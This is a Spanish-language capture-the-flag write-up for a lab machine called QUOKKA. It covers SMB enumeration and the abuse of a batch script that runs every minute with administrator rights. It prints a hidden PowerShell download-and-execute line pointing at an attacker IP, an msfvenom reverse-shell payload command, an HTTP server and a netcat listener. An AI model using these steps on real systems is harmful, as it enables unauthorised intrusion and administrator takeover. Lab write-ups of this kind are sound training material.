


QUOKKA




Realizamos escaneo nmap donde de entre todos, nos centraremos en el puerto 445 (samba)




Comprobamos que recursos podemos ver con la cuenta anónima.



Entre los recursos disponibles, el que parece interesante es “compartido”. Accedemos a dicho recurso.



En cada uno de los directorios nos van dando pequeñas pistas de configuraciones pendientes que se tienen que hacer (no dejar subir ficheros a cuentas sin privilegios). Es por eso que dentro de proyectos\quokka\Código encontramos un par de scripts .bat que vamos a revisar.



Echando un vistazo a los scripts tenemos lo siguiente.

"mantenimiento - copia.bat"

```
@echo off
:: ------------------------------------------------------------
:: Mantenimiento del sistema de copias de seguridad
:: Este script es ejecutado cada minuto para mover los archivos de logs
:: Nota: Asegúrate de no modificar este script sin permisos de administrador
:: ------------------------------------------------------------

:: Pista: Este script se ejecuta con permisos elevados. Seguro que no hay nada más?

REM Mover los archivos de logs a la carpeta de respaldo
echo Moviendo archivos de logs...
move "C:\Logs\*.log" "C:\Backup\OldLogs\"

:: Pista oculta: Si tienes acceso a este script, podrás manipular su comportamiento.
:: Asegúrate de revisar las líneas de comando en detalle. Tal vez haya una forma de aprovechar esta ejecución

REM Verificar el estado del sistema
echo Verificando el estado del sistema...
systeminfo > nul

REM Comprobando si los archivos temporales necesitan limpieza
echo Limpiando archivos temporales...
del /q "C:\Temp\*.*"

REM Pista: Todo parece estar bajo control, pero realmente lo estÃ¡?
REM Este script se ejecuta con permisos de administrador cada minuto. Tal vez haya algo Ãºtil aquÃ.

:: Fin del script
echo OperaciÃ³n completada.
exit
```

En este script mantenimiento.bat la línea de powershell viene ya escrita, por lo cual, como primer paso, tendríamos que sustituir la ip/puerto que viene por la nuestra.

```
@echo off
:: Mantenimiento del sistema de copias de seguridad
:: Este script es ejecutado cada minuto

REM Pista: Tal vez haya algo más aquí...

:: Reverse shell a Kali
powershell -NoP -NonI -W Hidden -Exec Bypass -Command "iex(New-Object Net.WebClient).DownloadString('http://
  192.168.16.37:4444/shell.ps1')"

:: Fin del script
exit
```

La línea de powershell que acabamos de ver mira de descargar un fichero llamado .ps1 y si lo súmanos a que en el comentario pone que se ejecuta cada minuto... Pues como segunda parte, vamos a crear el payload.

```
msfvenom -p windows/x64/powershell_reverse_tcp LHOST=192.168.16.37 LPORT=9999 -f psh -o shell.ps1
```

Siguiente paso, crear un servidor http con el puerto definido en el script, en mi caso usé el módulo de python http.server.

```
❯ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.16.19 - - [12/Jan/2025 16:32:09] "GET /shell.ps1 HTTP/1.1" 200 -
```

Al mismo tiempo que se escribe el anterior comando nos ponemos a la escucha con netcat y estamos en la máquina como usuario admin.

```
❯ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.19] 49836
Windows PowerShell running as user Administrador on WIN-VRU3GG3DPLJ
Copyright (C) Microsoft Corporation. All rights reserved.

whoami
win-vru3gg3dplj\administrador
PS C:\Windows\system32>
```

Vamos a por la flag de admin (root).

```
PS C:\Users\Administrador\Desktop> dir


    Directorio: C:\Users\Administrador\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        27/10/2024     16:16             30 admin.txt


PS C:\Users\Administrador\Desktop> type admin.txt
[redacted]
```

Por último, vamos a por la flag del usuario.

```
PS C:\Users\0mar\Desktop> type user.txt
[redacted]
PS C:\Users\0mar\Desktop>
```